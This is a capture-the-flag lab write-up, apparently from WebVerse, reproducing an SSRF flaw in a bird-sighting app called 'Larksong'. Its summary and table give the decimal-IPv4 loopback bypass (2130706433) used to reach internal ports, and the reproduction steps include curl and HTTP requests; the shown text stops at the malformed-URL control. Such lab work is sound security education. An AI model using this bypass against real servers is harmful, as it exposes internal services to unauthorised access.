Lab note: Larksong was reproduced on 19 August 2026 in an authorised WebVerse lab. Credentials, session cookies, fresh object IDs, and the literal challenge proof are redacted. Public commands use
<LAB_HOST>and other clear placeholders.
Executive Summary
Larksong lets a signed-in user attach a remote photo to a bird sighting. The application fetches the supplied photo_url on the server. A malformed value was rejected, and the literal loopback URL http://127.0.0.1:3000/ returned Internal hosts are not allowed.
I then changed only the host representation. The decimal IPv4 value 2130706433 points to 127.0.0.1, but Larksong accepted it. The created sighting displayed the internal service response inside fallback__body, which confirmed the server-side fetch. A request to port 3002 returned ECONNREFUSED 127.0.0.1:3002, giving a clear service-state comparison. The source-defined port 9090 returned the redacted lab objective through the same readback path.
The same chain was repeated with curl after the Caido run. Testing stopped after WebVerse accepted the objective.
CONFIRMED FINDING
The authenticated
photo_urlfetch blocks literal loopback but accepts its decimal IPv4 form. Larksong then returns non-image internal HTTP bodies to the user through the sighting preview.
1. Report Profile
| Field | Verified value |
|---|---|
| Platform | WebVerse |
| Lab | Larksong |
| Difficulty | Medium |
| Reproduction date | 19 August 2026 |
| Input | photo_url in POST /sightings/new |
| Authentication | A normal lab account is required |
| Blocked form | http://127.0.0.1:3000/ |
| Accepted equivalent | http://2130706433:3000/ |
| Primary weakness | CWE-918: Server-Side Request Forgery |
| Evidence | Caido request and response history, browser readback, curl, solved-state UI |
| Caido reproduction | Passed |
| Terminal reproduction | Passed with a separate cookie jar |
Verified Attack Chain
Authenticated sighting form
  > server fetches photo_url
Malformed URL
  > 400 URL validation error
Literal 127.0.0.1:3000
  > 400 internal-host rejection
Decimal 2130706433:3000
  > accepted and stored as a sighting
Sighting readback
  > internal Larksong HTML appears in fallback__body
Decimal 2130706433:3002
  > ECONNREFUSED 127.0.0.1:3002
Decimal 2130706433:9090
  > WEBVERSE{REDACTED} in the readback
WebVerse
  > CHALLENGE SOLVED
Stop
2. Scope and Evidence Limits
I kept the work inside authorised Larksong instances and used the application flow exposed by the sighting form.
- I did not publish the account password, session cookie, fresh sighting IDs, or literal objective.
- I used one refused-port control in the clean reproduction. The extra failed ports from the working notes add no new proof and are not part of this write-up.
- Port
9090came from the original solved path. I did not find it by scanning a fresh instance. - The tests confirm loopback HTTP access for the shown ports. They do not confirm cloud metadata access, arbitrary internal CIDRs, non-HTTP schemes, authenticated internal services, or write access.
- A
302after the sighting POST only means a sighting was created. The later response-body readback is what confirms SSRF.
3. Evidence-Led Chronological Reproduction
The proxy and terminal tracks follow the same order:
- Confirm the application and sign in.
- Read the sighting form and identify
photo_urlas a server-fetched value. - Record a malformed URL response.
- Confirm that literal loopback is blocked.
- Change only the host to decimal IPv4.
- Read the created sighting and confirm the internal response body.
- Use one refused port to compare service state.
- Request the source-defined service on port
9090. - Read the objective and stop.
4. Caido/Burp Reproduction
Step 1: Confirm Larksong and Create a Session
I started with a fresh GET /. Caido recorded the request, the complete 200 response, and the same page in the browser. This gave me a clean application baseline before authentication.
GET / HTTP/1.1
Host: <LAB_HOST>
curl -sk -i 'https://<LAB_HOST>/' | sed -n '1,45p'

Figure 1: Root request. The first request reaches only / on the fresh Larksong host.

Figure 2: Root response. The response is 200, identifies Express, and returns the Larksong HTML.

Figure 3: Browser baseline. The rendered page confirms that the active target is Larksong before any reproduction step begins.
A normal lab account provided the authenticated session. The public copy below keeps the credentials out of the write-up.
POST /register HTTP/1.1
Host: <LAB_HOST>
Content-Type: application/x-www-form-urlencoded

display_name=<LAB_USER>&email=<LAB_EMAIL>&password=<REDACTED>
curl -sk -c cookies.txt -X POST 'https://<LAB_HOST>/register' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'display_name=<LAB_USER>' \
  --data-urlencode 'email=<LAB_EMAIL>' \
  --data-urlencode 'password=<REDACTED>'
HTTP/1.1 302 Found
Location: /account
Set-Cookie: connect.sid=<REDACTED>; Path=/; HttpOnly; SameSite=Lax

Figure 4: Registration response. The server redirects to /account and issues the authenticated session. The original registration request is withheld because its form body contains the test password.
I then requested /account with the new cookie. This readback matters because the redirect alone does not show that the session works.
GET /account HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
curl -sk -b 'connect.sid=<SESSION_COOKIE>' \
  'https://<LAB_HOST>/account'

Figure 5: Account request. Caido sends the issued session back to the application. The cookie value is redacted, but the route and request context remain visible.

Figure 6: Account readback. /account returns 200 and the signed-in page. The session is now confirmed before the SSRF tests begin.
Step 2: Read the Photo Fetch Contract
From the authenticated account I opened Log a sighting. The browser view shows the normal user workflow, while the Caido request and response show the exact server contract.

Figure 7: Normal application flow. The user can create a sighting and supply a photo URL from the signed-in interface.
GET /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
curl -sk -b 'connect.sid=<SESSION_COOKIE>' \
  'https://<LAB_HOST>/sightings/new'

Figure 8: Form request. The request reaches /sightings/new with the authenticated session.

Figure 9: Fetch contract. The response defines POST /sightings/new, the four form fields, and the text We fetch the photo from your URL. This identifies the server-fetch input, but it is not SSRF proof by itself.
Step 3: Record the Malformed URL Control
I sent not-a-url through Caido Replay so browser-side type=url validation could not decide the result. The full body was:
species=eastern-bluebird&location=C05_malformed_url¬es=negative_control&photo_url=not-a-url
POST /sightings/new HTTP/1.1
Host: <LAB_HOST>
Cookie: connect.sid=<SESSION_COOKIE>
Content-Type: application/x-www-form-urlencoded
species=eastern-bluebird&location=C05_malformed_url¬es=negative_control&photo_url=not-a-url
curl -sk -b 'connect.sid=<SESSION_COOKIE>' -X POST \
  'https://<LAB_HOST>/sightings/new' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  --data-urlencode 'species=eastern-bluebird' \
  --data-urlencode 'location=C05_malformed_url' \
  --data-urlencode 'notes=negative_control' \
  --data-urlencode 'photo_url=not-a-url'

Figure 10: Malformed request. The request body and route are visible together. Caido sends the value directly to the server.
HTTP/1.1 400 Bad Request
